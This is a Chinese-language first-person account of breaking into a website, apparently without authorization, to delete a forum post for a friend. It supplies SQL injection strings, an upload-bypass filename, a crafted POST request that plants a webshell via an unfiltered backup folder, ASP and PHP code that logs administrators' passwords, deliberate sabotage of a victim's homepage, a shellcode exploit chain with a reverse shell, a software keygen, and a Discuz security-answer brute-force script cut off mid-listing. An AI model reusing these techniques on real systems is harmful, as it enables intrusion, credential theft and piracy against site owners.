【老文】一次艰难的渗透纪实

hades / 2018-03-08 18:33:00 / 浏览数 11821 渗透测试 渗透测试 顶(2) 踩(0)

Author:kyo327
■■:2012-01-12

0×00 前言

随着互联网的迅速发展，越来越多的应用都转向B/S结构，因为它是跨平台的、易操作的、方便的、迅速的，这样不论用户使用什么样的操作系统，仅仅需要安装一个浏览器

我先感慨一下，在做网络安全这些年感觉一直在漂，从05年刚到北京的远东到08年的大连，再到09年的盛大，11年的启明，没有一个地方能让人感到是在踏实的做安全，对

言归正传。因为快要当爸爸了，我终于离开了北京，在家闲着这段时间受一朋友之托要在某一个网站帮忙删一个帖子，于是开始了这次漫长的渗透之旅。

0×01初期的探索

在拿到目标www.111.com 后，前期的侦查工作一定是要做充分的。我喜欢先从网站程序入手，这样如果找到突破口就可以迅速拿下。

通过初期的网站文件暴力猜解，扫描到robots.txt这个文件，有以下目录。如图1：

图1

再通过对这些文件的访问，从3gadm.php文件的标题栏得到该网站采用的是diy-page8.3的cms，自然可以先用搜索引擎搜索该cms暴露的已知漏洞入手。我搜到的大概有三

由于后台文件admin.php被改名，同时也在进行着网站后台文件的暴力猜解中。不过也许我的字典文件不够大也不够好，结果很令人失望。并且该网站做了禁止普通用户注册

再看他的论坛，毕竟要删的帖子是在论坛上的，但他使用的是最新版的

discuz! X2，因为我测试了2011年7月份那个漏洞不好使。

到这里该目标的网站程序方面大概有了些了解，但有用的信息不是很多。接着我用nmap扫描了web服务器的端口情况，只开了80，也许其他端口被防火墙K掉了吧。通过经

图2
从图2看出，貌似是iis7.0或iis7.5，再用iiswrite.exe对网站发送一个head包，返回 Server:
Microsoft-IIS/7.5，这样的话大概能确定该网站服务器操作系统应该是windows2008.

通过上面的分析，没有找到什么突破口，接下来大家都能想到，可以扫描一下他web服务器上都有哪些网站，从该服务器上的其他网站入手是大家一贯的手法，我也就不多说

关于cdn我在这里用简单的几句话科普一下，用户在自己的浏览器中输入要访问的网站的域名，网站主dns选择比较近的cdn服务商节点，并把请求的内容缓存到cdn节点服务

我测试使用不同地区的vpn去ping网站域名，发现ip都不一样，后来通过google搜索他网站的相关帖子，发现有另外一个域名www.222.com
显示相同的内容。再次用此域名进行旁注域名查询，总算有了真实的结果，如图3：

图3

但令人悲催的是，这几个域名最终全都指向了主网站和论坛。

0×02看到一点希望

由于www.222.com是直接指向论坛，而www.111.com指向cms,可以判断两个网站应该是不同的虚拟目录。于是我用自己写的扫描器对www.222.com进行了网站文件暴力猜

图4

从图4中看到，总算有个信息泄露的问题了。

打开phpinfo.php得到如图5：

图5

从图5我得到了，目标操作系统是windows2008,php运行方式FASTCGI,PHP版本5.2.17，还有网站物理路径等等，让我眼前一亮的是iis7.5+FASTCGI在默认情况下，IIS处理

我马上找到一个该网站某个图片链接地址进行类似这样的请求：http://www.222.com/images/aaa.gif/kyo.php
,没有返回404，并且返回的http头状态码是200，这时我基本肯定了该漏洞的存在。我记得给好友小龙猪看过一眼，他说了一句话：这个站死定了。我也深信这一点,但我没想

随后我带着喜悦的心情，迅速的在该论坛注册了账户，并急切的上传那个带着一句话php木马的美女图片，但结果仍然是令人沮丧的，论坛设置了所有附件传到另外一个文件
phpinfo();?>倒也是可以利用的，只是<>总是被过滤为< >，主站的cms又禁止登陆，cms后台文件也无法找到，看来只能再换换别的思路了。

0×03从二级域名入手

每个做网络安全的应该都了解，在网络上每个人享受各种服务，上论坛，听音乐，网上支付，购物等等。最重要的就是自己的密码，而账号大多都是公开的，只要我们拥有目

通过他本网站的链接和二级域名爆破查询工具，再加上自己的分析，我得到了target比较主要的一个二级域名为:a.111.com，仍然是一个比较成熟的、没有任何已知漏洞的c

我首先瞄上了一个站是：www.aaa.com ,很轻松的扫描出他后台管理文件为：

http://www.aaa.com/admin/admin_index.php 直接把url在浏览器浏览发现他没有做严密的验证，后台一部分功能是可以使用的，如图6

图6

并且后台使用了FCKeditor，是最新版本，测试了这个编辑器的漏洞集合后无果，只能把希望寄托在图6的上传图片那里是否有问题了。这次还算顺利，我在vmware的winxp

```
Content-Disposition: form-data; name="article_img"; filename="C:\aa.asp .gif"
```

用nc提交后即得到名为120107005538_53.asp的上传文件，也就拿到其webshell。如图7：

图7

其实这里上传的时候，web防火墙也拦了好几次，几乎杀了我95%的小马，最后只能请出独门暗器才躲过这bt的防火墙。后来才知道该虚拟主机使用的组合是【星外+护卫神

拿到www.aaa.com
的webshell后，自然是想跨目录到a.111.com。而最新的星外+护卫神的确很有效，删除了wscript.shell、shellapplication等扩展，还不支持aspx，没有任何运行命令的可能

0×04 调试php漏洞

我用phpinfo看了下www.aaa.com的web 服务器的php版本是5.2.9-2。版本不高，我印象里php5.2.13以下的版本出过好几个漏洞，其中【PHP
hash_update_file() Already Freed Resource Access
Vulnerability】是比较著名的。于是我放下该站的webshell，找到这个漏洞公告和poc，准备调试一下这个漏洞，用它去执行命令，进而提升权限。

公告地址为：

http://php-security.org/2010/05/01/mops-2010-001-php-hash_update_file-already-freed-resource-access-vulnerability/index.html

我在vmware_winxp的apache+php环境里，用windbg附加进程httpd.exe,然后在浏览器打开这个漏洞的poc，发生异常，如图8：

图8

由图8可以看到发生问题的模块是php5ts.dll,发生问题的函数是php_hash_register.在这个函数偏移0x2bf处发生了异常。

显然php5ts.dll是php的核心解析器，php所有的功能都包含在它里面，不论什么操作系统运行php都少不了要加载它。从这里可以看出这个漏洞危害的范围很广，是跨平台

现在看发生异常的位置是：

```
00a74fef ff5204 call dword ptr [edx+4] ds:0023:55555559=????????
```

Eip为0x00a74fef的地方，而poc第一句代码就是define("OFFSET",
pack("L",0x55555555));把这个地址装入一个二进制串中。再看异常发生时的寄存器环境如图8中的edx=0x55555555，后来再通过调试确定开始的第一句代码的地址就是按

后来和2yue聊天时告诉我，他发现了一种把另一个 php漏洞【PHP addcslashes() Interruption Information Leak
Vulnerability】和这个漏洞结合起来利用的方法。后来我也证实了这个结果。以下是2yue的调试结果，我在这里和大家分享，希望他不介意。

“PHP addcslashes()信息泄露漏洞，他可以读出内存空间中的信息，在读出的信息中
，从偏移0x10开始，保存了一个指针，而在该指针偏移0x20开始保存我们控制的变量的值。”

这样的话我们就可以用PHP addcslashes()漏洞找到放置shellcode的地址，再找到某个变量A的地址，在变量A的地方存放shellcode的地址，那么call
[edx+4]就可以执行shellcode了。把那两个poc结合起来，最后那个hexdump()函数改成我们自己的找到偏移0x10指向的0x20的地址的函数，好像很绕口。

其实是很简单的一个功能，直接附上2yue写的这个函数。

```
function hexdump($x)

 {

■   $ret_long = ord($x[0x13]) * 0x1000000 + ord($x[0x12]) * 0x10000 + ord($x[0x11]) * 0x100 + ord($x[0x10]);
```

```
■   $ret_long = $ret_long + 0x20;

■   return $ret_long;

■    }
```

只是里面的细节还需要调一调：例如要生成纯字母数字的shellcode，edx+4那个地方调一下等等，然后就可以用metasploit生成我们想要的纯字母数字的shellcode了。

我在本机测试成功，如图9，当然还是要感谢2yue。

图9

在漏洞调试成功后的第2天，我准备用这个exp提权时，用菜刀连上我的webshell，谁知道却返回404.

我把www.aaa.com 输入浏览器后，返回如下信息，如图10

图10

从图10看到，那个昨天刚拿下的网站，今天域名就过期，我悲催的人生仍在延续，我能说什么呢。

0×05 杀个回马枪

我只能老老实实再杀回来，仔细分析虚拟主机上剩下的那几个网站了。那个悲催的站被关闭了之后剩下的不是discuz! X2就是静态html的站，再不就是很知名的较新版本的无已知漏洞的cms了，就只有一个asp的站，地址为：http://www.bbb.com。也许这个站是唯一的突破口了，用后台扫描如图11

图11

从图11很清晰的得到这个网站程序是3hooCMS V3 SP2，我搜了一下，没有找到这个版本的漏洞，较低的版本倒是有一个xss漏洞，并且也没有这个版本CMS的公开下载，我怀疑目标是商业版。我只找到3hooCMS_V2_SP2的

下载完后我在vmware_win2003下搭了环境，开始分析其源代码。

经过一段时间的分析，我发现Search.Asp这个文件存在sql注入漏洞。

代码第9行到12行

```
Dim TplFileUrl,TplStr,Sql,Rs,rCid,Cid
```

```
■     SoKey=trim(request("sokey"))

■     page=request.QueryString("page")
```

第10行SoKey变量没有经过任何过滤传了进来。

第41到47行

```
■     if SoKey="" then

■       csql=""

■        filename="Search.Asp"

■     else

■        filename="Search.Asp?sokey="&SoKey

■     end if

  sql="select * from [info] where "&LanguageSet&"Name like'%"&SoKey&"%' order by id desc;"
```

SoKey被当做搜索型变量传入sql语句中。

因此这里存在是一个搜索型的注入漏洞。

由于是已知的cms，其表名和字段名都不用猜了：

管理员表名：ScmsAdmin

用户名字段：username 密码字段：password .

选择好关键字直接在nbsi工具里跑吧。

很遗憾的是没有跑出任何结果，于是我在目标网站手工在搜索输入框里测试。

当输入33%' and 1=1 and '%'='时查询出了一些结果。

而输入33%' and 1=2 and
'%'='时又没有任何结果。完全没有问题啊，sql语句肯定执行了，注入百分之百存在，但为什么就是跑不出来呢。我突然想到，也许新版本第10行代码应该是这么写的吧

SoKey=trim(request.form("sokey"))

这是post提交方式哦，我马上变换成了post的扫描方式，终于得出了结果如图12

图12

得到加密的密码【fead0df1fe60103eaba454dd0a7e0842】后拿到cmd5解密，于是我悲催的运气再次降临，掏钱都无法解密。看来这年头不设置个10位以上字母+数字+

0×06 不成功的社工

Md5密码破不出来其实是常有的事，不过也说明国内上网用户的安全意识也在一步步的提高。我考虑到既然他网站有这个注入漏洞，那么管理员即便改了密码，我仍然能通

图13

很不好意思，这里我借用了90sec.org的名义，因为我觉得90sec中有很多小孩的技术水平还是蛮高的，并且喜欢免费给某些网站提交漏洞。

Email发出去2天后，再次注入得出密码的hash，发现他没有修改。我也感觉此路不通，即便他修改了，很有可能密码还是很bt复杂的破不出来啊。

后来又想到去社工主网站www.111.com
的管理员，询问他为什么主网站不能注册普通用户，也不能登录，是不是网站程序坏掉了。想借他们修复普通用户注册功能后，上传一个含有php木马的图片,再利用iis7.5的

罢了，我社工真的不擅长，不太会与人交互，还是靠自己吧。

0×07 V5的迂回战术

考虑到好不容易拿到http://www.bbb.com的hash，不能这么轻易放过这个站啊。于是想到看这个管理员有没有其他的站，通过拿下他自己的另外的站然后再得到其密码也是

于是我根据他网站提供的信息，再加上whois查询、域名查询、谷歌、百度，终于发现这个管理员在其他虚拟机还存在三个类似的站分别是:

http://www.bbb1.com

http://www.bbb2.com

http://www.bbb3.com

虚拟主机操作系统同样是windows2003.令人兴奋的是这三个站与www.bbb.com使用的是同一套cms，都是3hooCMS V3 SP2.

利用我前面发现的sql注入漏洞很容易得到bbb1、bbb2两个站的后台管理员的密码hash都为【fead0df1fe60103eaba454dd0a7e0842】，和bbb.com是一样无法破解的。

第五次悲催的运气令我暂时放弃了一段时间。

又过了一天，我怀着百分之一的希望把www.bbb3.com
也扫了一遍，但惊奇的是密码hash和其他三个都不一样，立刻拿到cmd5去破解，但需要花一毛钱才能破解。虽然国内企业不重视安全人才，把搞网络安全的薪水压的很低，

如图14

就这样我拿到了www.bbb3.com管理员的密码。这下我感到形式一片大好，思路是这样：

通过进入bbb3.com的后台，得到一个webshell。

再从webshell里通过提权跨目录到bbb2.com。

改写bbb2.com的后台登陆后代码，嗅探其明文密码。

同步进行ftp密码的破解，顺便去尝试bbb.com的ftp。

至此我感觉这个迂回的战术还算威武吧。

0×08 从再读cms源代码到后台getshell

进入www.bbb3.com
后台后，尝试了上传的地方，又看了源代码，发现没什么漏洞，他严格检测了后缀并以时间格式强制改了上传后的文件名。应该是较成熟的上传代码。而网站设置那块是写入

图15

从图15得知数据库的路径和后缀，不过看着诱人的asa后缀，却做好了防下载处理，我利用asp小马代码入库的方式来测试，发现#Data23%base#.asa是无法执行asp的。

只剩下备份这里容易出问题了。

大家肯定是这样想的，上传一个带一句话asp木马的图片，然后备份这个图片为asp不就完事了吗？

但悲催的是有以下几个问题需要解决：

当前数据库路径输入框这里和备份数据库名称输入框这里都是只读的，无法更改。

即便备份为a.asp;a.jpg也不可执行（我后来才知道，可能是防火墙拦截的原因）。

第一个问题好处理，客户端的一切防御手段都是浮云。一个readonly能阻挡我这个久经沙场的老将吗？不论是把其htm存下来，把action完整路径附上提交，还是用firefox的

至于第二个问题，我发现肯定备份出了a.asp;a.jpg类型的文件，可是用浏览器访问却总是出现恶心的404错误。

我只能再看其cms源代码，看他备份这里到底是如何处理的。

看了一会儿后，如愿以偿的发现了问题，漏洞文件为Admin_DataBackup.asp

代码65—83行代码如下：

```
sub backupdata()

Dbpath=request.form("Dbpath")

Dbpath=server.mappath(Dbpath)

bkfolder=request.form("bkfolder")

bkdbname=request.form("bkdbname")

Set Fso=server.createobject("scripting.filesystemobject")

if fso.fileexists(dbpath) then

72.If CheckDir(bkfolder) = True Then

73.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"

74.else

75.MakeNewsDir bkfolder

76.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"

end if

response.write "<center>■■■■■■■■■■■■■■■■■■ " & bkfolder & "\" & bkdbname & ".mdb</center>"

response.write "<center><a href='Databackup\" & bkdbname & ".mdb' a>■■■■■■■■■■■■■</a></center>"

Else

response.write "■■■■■■■■■■■■■■"

End if

end sub
```

第68行 bkfolder=request.form("bkfolder") 没有对目录名做过滤。

而request.form("bkfolder")是从第37行这句代码传过来的。

```
<td height="22"><input type="hidden" size=50 name=bkfolder value=Databackup ></td>
```

说明默认情况下bkfolder= Databackup这个目录。

第72到76行，是说检测bkfolder这个目录是否存在，如果不存在就调用

MakeNewsDir bkfolder 这个函数。

再看98—103行代码如下：

```
Function MakeNewsDir(foldername)

Set fso1 = CreateObject("Scripting.FileSystemObject")

Set f = fso1.CreateFolder(foldername)

MakeNewsDir = True

Set fso1 = nothing

End Function
```

直接调用fso创建一个没有过滤的参数的文件夹。

这时大家可能都想到了，那么如果我们上传的时候抓包，把默认的文件夹Databackup改为kyo.asp，那不就创建了一个kyo.asp的文件夹吗？这样配合iis6.0的漏洞将可以成

实战当中也是这样的，把抓的包改为这样的形式,再用nc提交就KO了。

```
POST /manage/Admin_DataBackup.asp?action=Backup HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vn

Accept-Language: zh-cn

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

Host: www.bbb3.com

Content-Length: 77

Connection: Keep-Alive

Cache-Control: no-cache

Cookie: ASPSESSIONIDSATTCRQC=LFGDIANCDLPBPGNJNCMPKEIM; Scms%5FVerifyCode=9109


DBpath=..%2FUpLoadFile%2F20120112012046769.jpg&bkfolder=kyo.asp&bkDBname=data
```

那么备份成功后，菜刀提交url路径类似于这样：

http://www.bbb3.com/manage/kyo.asp/data.mdb

至此也算拿下了一个webshell，万里长征又进了一步。

0×09 asp登陆口嗅探变态的密码

幸运的是www.bbb3.com 所在的虚拟主机没有做什么安全措施，传上去一个aspx的木马就可以跨到www.bbb1.com和www.bbb2.com
的目录里去了，毕竟aspx默认是权限稍大的user权限。在尝试ftp密码无果后，下一步就是在bbb1和bbb2的后台登陆口页面写嗅探代码了。

我在Admin_Send.asp页面第8行开始添加以下代码：

```
thename=replace(trim(request.form("username")),"'","")

thepass=replace(trim(Request.form("password")),"'","")
```

```
SaveFile="page.gif"

GetPostStr=thename&"|"&thepass

set F=server.CreateObject("scripting.filesystemobject")

set I=F.OpenTextFile(server.mappath(SaveFile),8,True,0)

I.WriteLine(GetPostStr)

I.close

Set F=nothing
```

只要管理员登陆后台，密码就会被记录在page.gif中，剩下的就只有等了。

但我不是一个忍者，等了一天无果后，我就在他数据库网站配置字段做了点手脚

致使访问他网站首页是空白，但是后台还是可以正常登陆的。果然这家伙不到半天就急了，当天晚上的时候我就顺利的嗅探到了他的变态的密码。如图16：

图16

从图16可以看到，密码果然很强悍，10位以上，字母数字再加上+-号，让www.cmd5.com再添50公斤的硬盘也破不了啊。

拿到这个关键性的密码，再用前面研究出的3hoocms 后台getshell漏洞，轻车熟路的拿下www.bbb.com 的webshell，也就是a.111.com所在的虚拟主机。

接下来的任务就是提权跨目录到a.111.com了。

0×0a 突破星外+护卫神

进行到这里，在星外虚拟主机+护卫神.入侵防护专家的防御之下，确实让人望而却步。好在php版本比较低，我终于用上了那个调试好的php溢出漏洞。在metasploit生成一
–vvlp 8181,然后把exp.php传到www.bbb.com 根目录。当我在浏览器打开http://www.bbb.com/exp.php时，立刻出现了如图17的错误：

图17

从图17返回的内容来看，应该是没有成功。后来我在vmware_win2003设置了和目标操作系统+php版本+php执行方式（ISAPI）一模一样的环境，我顺利反弹回来一个nt
network权限的shell。这里我考虑应该是w3wp.exe 执行的shellcode ，所以继承w3wp的nt
network权限。但不论怎样也是个交互式可执行命令的shell啊。我第6次悲催的运气，促使我终于找到了答案，原来目标win2003打开了dep（堆栈数据执行保护）。

我仍然没有气馁，虽然上次域名过期那个站的目录没有执行aspx的权限，那么这个www.bbb.com
的目录我还没试呢。万一支持aspx不就又多一种执行命令的方法吗？即这个方法：

```
System.Diagnostics.Process.Start(@"calc.exe");)
```

这次我果然没有再次苦命，bbb.com是支持aspx的，只是有两个问题需要解决。

护卫神几乎杀光了所有的aspx木马，需要突破。

星外虚拟主机的可写可执行目录的寻找是个大麻烦。需要寻觅一个，上传cmd.exe，来支持aspx执行命令，因为大家都知道win2003默认情况，c:\windows\system32\

第一个问题比较好解决，我记得我写过一篇在黑客手册发表的《浅谈在webshell下执行命令》这一篇文，里面有我提供的三种aspx执行命令的小马。使用任何一个，改变一

至于第二个问题，我倒没有什么好方法，只能写个遍历脚本，测试可读的每一个目录是否有漏网的可写目录存在了。这个网上有很多先人已经写出过这样的方法了，用拿来主

终于被我找到了星外的一个可写目录是：

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index

剩下的事情就简单了，我也懒得用pr大杀器，也用不着最新windows全版本的0day提权exp这个牛刀了。直接传一个cscript.exe+iisgetpass.vbs

读出所有网站用户的配置信息和密码即可。iisgetpass.vbs代码大家都有，我就不在这里占篇幅了。

最终结果如图18：

图18

一般这样的结构的网站,iis账户的密码就是ftp的密码。就这样我得到了a.111.com的ftp账户和密码，并成功把其拿下。

由于主目标www.aaa.com 只开80,也无法用这个ftp密码去尝试它，并且再用这个密码尝试其论坛管理员的密码又无结果，只能继续嗅探了。

0×0b php嗅探目标管理员密码

拿下a.111.com后，还是有一些惊喜的。我看到了www.111.com 的早期的论坛数据库存在于a.111.com的库中，并且我经过转换，其管理员的discuz! Hash密码与a.111.com的md5 hash密码是一样的。

其实这个对比很简单。

假设a.111.com中管理员的密码hash为：228ab4dd53787ce32a88ade0eeea8a51

早期www.111.com的discuz管理员密码hash为：

8946fa73f2b44b64da2ebab1aaa57ec6：42ee90

那么测试md5(228ab4dd53787ce32a88ade0eeea8a5142ee90)如果等于8946fa73f2b44b64da2ebab1aaa57ec6，则说明两个密码的明文是一样的。

因为discuz加密的方式是：md5(md5($pass).$salt)，我恰恰证实了这一点。

由于密码的复杂度不是现代的人类所能暴力破解的，我于是又一次选择了php登陆口密码嗅探。

于此同时还在继续着另一个工作，就是查找那个帖子所在版块的斑竹的用户名，拿到这些任何一个斑竹的密码不也一样能删帖子达到目的吗？但第7次悲催的运气告诉我，你

还是老老实实的写代码嗅探吧。

我找到a.111.com的前台和后台登陆口添加了下面的代码。

- `$username1 = $this->Username;`
- `$password1 = $this->Password;`
- `$file="././images/ bg1.gif";`
- `$handle = @fopen("././images/th_bg1.gif", "a");`
- `$recontent = fread($handle,filesize($file));`
- `$content= $username1."----".$password1."----date is:".date("Y-m-d H:i:s")."\r\n";`
- `$result=$recontent."\r\n".$content;`
- `@fwrite($handle,$result);`

这次我没有着急，因为我发现这个管理员很勤快，几乎天天更新博客，于是第二天顺利记录到其密码。

0×0c discuz!提示问题的阻碍

在拿到管理员变态密码迫不及待的登陆之后，第8次悲催的运气也同时降临了。他需要提示问题的答案才能登陆。

鬼才知道他母亲的名字，他爷爷的名字，他父亲出生的城市，他老师的名字……

再说他也不一定就老老实实写真实答案啊。

在以前，我遇到此类情况都是直接放弃，但是这次不同，前面一个多礼拜承载了我太多的磨难和脑细胞，我无法说服自己放弃。

不是有一个早期的bbs的用户数据库嘛？我于是找到了密码提示问题答案的加密字段为：2afd4591.仅仅是一个8位的串，到底是什么加密算法呢。

我再次担当了阅读源代码的苦力差事。引用2yue的一句话，把我累得跟骆驼一样，终于得到如下结果。

Discuz提示问题有7个，按数字序号是1,2,3,4,5,6,7。设为变量$i

明文答案设为变量$pass.

那么2afd4591=substr(md5($pass.md5($id)),16,8)

这样的话，提示问题答案是可以暴力跑的啊，但如果他的答案是汉字或者很变态的长度的明文，也是很难爆出来的。我发现他最后的hash串仅仅是8位，那么有很大的几率是

于是我认为：肯定存在多个明文，hash与2afd4591一样，但明文不一样，我十分肯定我的分析。

下面就需要先制作一个大字典，然后开始写程序，碰撞吧。

0×0d OllyDBG调试superdic并制作注册机

我可没有那么多耐性去做重复的工作，我认为肯定有很多人写过字典生成工具，下载一个用就是了。于是我下载到这个小工具superdic，还挺好用的。如图19：

图19

图19告诉我，如果要使用完整功能，需要花注册费15元，在国内企业压榨我们搞网络安全的薪水的背景下，还让我掏出这15块钱，貌似不是太容易的。

自己操刀OllyDBG调试一下，看这个作者用什么加密算法保护自己的程序吧。其实有时候调试算法，破解作者的加密思路也是一个不错的游戏，但是这次我没有那么多精力了

先用peid加载superdic.exe如图20

图20

从图20可以看出，软件是vc++6.0写的，且没有加壳。看到这些我很遐意，看来省了我不少事。再用ida加载函数库符号并导入OllyDBG后，就可以开始分析了。

F9运行后我首先用注册码等于123456789，点注册，弹出一个对话框，提示"请重启本程序，如果您输入的注册密码正确，将能使用本软件的全部功能，并可享受后续版本的

这样一来，下断就有思路了。

用OllyDBG加载superdic.exe后，在命令行下断bp RegOpenKeyExA,然后按f9让其运行，眼睛同时观察着右边的堆栈窗口，在第6次f9之后，断在了这里如图21：

图21

从堆栈可以看到该软件注册表的位置是：Software\EUsoft\superdic

用regedit打开看一下这个位置如图22：

图22

图22中看到了superdic把用户名和注册码都保存在了Software\EUsoft\superdic这个位置。

这时在0x77da7852这个位置，按f2取消断点，然后alt+f9即可回到应用程序领空。这样一路f8可以来到这里

```
/*403AEA*/  LEA ESI,DWORD PTR DS:[EBX+6FC]

/*403AF0*/  PUSH ESI

/*403AF1*/  CALL superdic.004027A0

/*403AF6*/  ADD ESP,0C

/*403AF9*/  MOV ECX,EBX

/*403AFB*/  PUSH ESI

/*403AFC*/  PUSH 4A0

/*403B01*/  CALL superdic.00430B3C

/*403B06*/  MOV EDX,DWORD PTR DS:[EBX+218]

/*403B0C*/  LEA ESI,DWORD PTR DS:[EBX+218]

/*403B12*/  PUSH 0FF

/*403B17*/  MOV ECX,ESI
```

可以在0x403af0处设置一个断点，接着f7进入CALL superdic.004027A0，大致一看应该是申请号的生成方法,代码如下：

```
004027A0   SUB ESP,0C

004027A3   PUSH ESI

004027A4   PUSH 0C

004027A6   CALL superdic.004319E7

004027AB   PUSH 0A

004027AD   MOV ESI,EAX
```

```
004027AF   CALL superdic.004319E7

004027B4   ADD ESP,8

004027B7   LEA ECX,DWORD PTR SS:[ESP+C]

004027BB   LEA EDX,DWORD PTR SS:[ESP+4]

004027BF   PUSH 0A                                ; /pFileSystemNameSize = 0000000A

004027C1   PUSH EAX                               ; |pFileSystemNameBuffer

004027C2   LEA EAX,DWORD PTR SS:[ESP+10]          ; |

004027C6   PUSH EAX                               ; |pFileSystemFlags

004027C7   PUSH ECX                               ; |pMaxFilenameLength

004027C8   PUSH EDX                               ; |pVolumeSerialNumber

004027C9   PUSH 0C                                ; |MaxVolumeNameSize = C (12.)

004027CB   PUSH ESI                               ; |VolumeNameBuffer

004027CC   PUSH superdic.00446148                 ; |RootPathName = "c:\"

004027D1   CALL DWORD PTR DS:[<&KERNEL32.GetVolumeI>; \GetVolumeInformationA

004027D7   MOV EAX,DWORD PTR SS:[ESP+4]

004027DB   MOV ESI,DWORD PTR SS:[ESP+14]

004027DF   PUSH EAX

004027E0   PUSH superdic.00446144                 ;  ASCII "%x"

004027E5   PUSH ESI

004027E6   CALL <superdic._sprintf>
```

这段代码大概是使用GetVolumeInformationA函数再加上其他一系列操作生成申请号的过程，因为是逆注册算法，这一块我们不关心，可以直接f8过去看结果即可，而事实

我接着往下走，前面不关键的地方就不跟了，一直走到这里：

```
/*403D48*/  LEA EAX,DWORD PTR DS:[EBX+6FC]

/*403D4E*/  PUSH ECX

/*403D4F*/  PUSH EAX

/*403D50*/  CALL superdic.004034E0
```

可以看到把申请号压入了堆栈，而函数CALL superdic.004034E0经判断是对申请号做了一次加密过程。从堆栈处看到加密后密文是：

```
0012EF6C   0012EFA0  ASCII "BqwITTcm8kG5lcEk"
```

接着再f8配合f7来慢慢走。

```
/*403D5B*/  PUSH ESI

/*403D5C*/  CALL superdic.00403630
```

403d5b的位置是把注册码压入堆栈，随即利用CALL superdic.00403630做了一次加密过程。

过了这个call后把我预设的123456789加密成了l6345q789.看下面堆栈数据。

```
0012EF64   0012FCA0  ASCII "l6345q789"
```

随后又经过一些对算法无用的代码后来到这里：

```
/*403EBD*/  MOV DL,BYTE PTR DS:[ESI]
/*403EBF*/  MOV CL,BYTE PTR DS:[EDI]
/*403EC1*/  MOV AL,DL
/*403EC3*/  CMP DL,CL
/*403EC5*/  JNZ SHORT superdic.00403EE5
/*403EC7*/  TEST AL,AL
/*403EC9*/  JE SHORT superdic.00403EE1
/*403ECB*/  MOV CL,BYTE PTR DS:[ESI+1]
/*403ECE*/  MOV DL,BYTE PTR DS:[EDI+1]
/*403ED1*/  MOV AL,CL
/*403ED3*/  CMP CL,DL
/*403ED5*/  JNZ SHORT superdic.00403EE5
/*403ED7*/  ADD ESI,2
/*403EDA*/  ADD EDI,2
/*403EDD*/  TEST AL,AL
/*403EDF*/  JNZ SHORT superdic.00403EBD
/*403EE1*/  XOR EAX,EAX
/*403EE3*/  JMP SHORT superdic.00403EEA
/*403EE5*/  SBB EAX,EAX
/*403EE7*/  SBB EAX,-1
/*403EEA*/  XOR EDX,EDX
/*403EEC*/  PUSH 476
/*403EF1*/  TEST EAX,EAX
/*403EF3*/  SETE DL
/*403EF6*/  MOV ECX,EBX
/*403EF8*/  MOV DWORD PTR DS:[EBX+90],EDX
```

这段代码即是：BqwITTcm8kG5lcEk与l6345q789的对比过程，如果相等就注册成功。

作者的大题思路就是这样吧，如果爆破的话只需要把403EF1处改为下面的代码即可。

```
/*403EF1*/  MOV DL,1
```

但分析到这里，爆破已经满足不了我的欲望了，再说离我的两个小时还差的远呢。接着看看作者算法的思路吧。

既然我分析的思路已经清晰，我在这里再稍作整理：、

设CALL superdic.004034E0函数=f1()

CALL superdic.00403630函数=f2()

如果f1(申请号)=f2(注册码) 那么就注册成功。

看来f2()函数是关键啊，需要写出它的逆函数，f7进去一看，貌似还很长，如图23：

图23

仅仅图23的一页，还显示不完，我再次像骆驼一样的f7走来走去，再加上ida的f5，终于对这段代码有了初步的了解。

最终我使用了一种巧妙的办法写出了这段代码的逆函数如下。

有点基础的朋友自己看代码吧。我也不好在这里占用太大篇幅去深析这个算法的逆向过程。

```
void DicDecode(char *str)
{
■   char end[64]={0};
if (strlen(str) !=16) *str=0;

for(int i=0,j=0;i<16,j<64;i++,j=j+4)
{

■    if(str[i]<='9' && str[i]>='0')
■    {
■    end[j]=str[i]-22;
■    goto LABEL_a;
■    }
■    if(str[j]<='z' && str[i]>='a')
■    {
■    end[j]=str[i]-61;
■    goto LABEL_a;
■    }
■     if(str[i]<='Z' && str[i]>='A')
■     {
■    end[j]=str[i]-65;

■    }
LABEL_a:
;
}

for(i=0;i<64;i=i+4)
{
■
  if(end[i]<=i)
```

```
  {
  end[i]=i-end[i];
  }
}
```

```
int v10[16];
for(int k=0,n=0;k<16,n<64;k++,n=n+4)
{
v10[k]=(int)end[n];
}
```

```
 for(i=0;i<16;i++)
■
 {
■     if(v10[i] <= 25 && v10[i]>=0)
■     {
■         str[i]=v10[i]+ 65;
■         goto LABEL_bb;
■     }
■     if(v10[i] <= 35 && v10[i]>=26)
■     {
■         str[i]=v10[i]+ 22;
■         goto LABEL_bb;
■     }
■     if(v10[i] < 61 && v10[i]>=36)
■     {
■         str[i]=v10[i]+ 61;
■     }
LABEL_bb:
;
 }
```

```
 char sigeliu[5]={0x36,0x36,0x36,0x36,0};

 strcat(str,sigeliu);


}
```

总之最后累的跟骆驼似的终于还是凑出了这个半成品的注册机。如图24：

图24

该注册机的用法是在00403D5B处，看堆栈得到f1(申请号)= BqwITTcm8kG5lcEk.

把这个值写入密文框内，点击解密就得到其注册码。这时看了看表大概用了110分钟，好险，差点损失15块钱。

0×0e discuz!提示问题也是浮云，碰撞V5

字典生成器破解完后，我开始酝酿写这个discuz! 提示问题的碰撞程序。由于php的易用性，我选择用它来写。说白了也就是个穷举的过程。代码如下：

```
<?

/*discuz■■■■■■■■■■■■■■by kyo327*/

error_reporting(0);

if ($argc<2) {

print_r('

\----------------------------------------------------------------

Usage: php '.$argv[0].' hash

Example:

php '.$argv[0].' 91de8255

\----------------------------------------------------------------

');

die;

}

$fd=fopen("pass.dic",r);

if(!$fd)

{

echo "error:■■■■■■■■"        ;

die;

}

while($buf=fgets($fd))

{

   for($i=1;$i<8;$i++)

■    {

■    $tmp=substr(md5(trim($buf).md5($i)),16,8);

■    //echo $tmp;
```

```
■    $conn = strcmp($tmp,$argv[1]);
■       if($conn==0)
■       {
■        echo "■■■■■■■■\n"."■■■■■■■■■".$buf."■■■■■■■:".theask((int)$i)."\n";
■        die;
■       }
■    }


}
if($conn!=0)
{
 echo "■■■■■■■■";
}
fclose($fd);


function theask($var){
   if($var==1) {
       return "■■■■■■";
   }
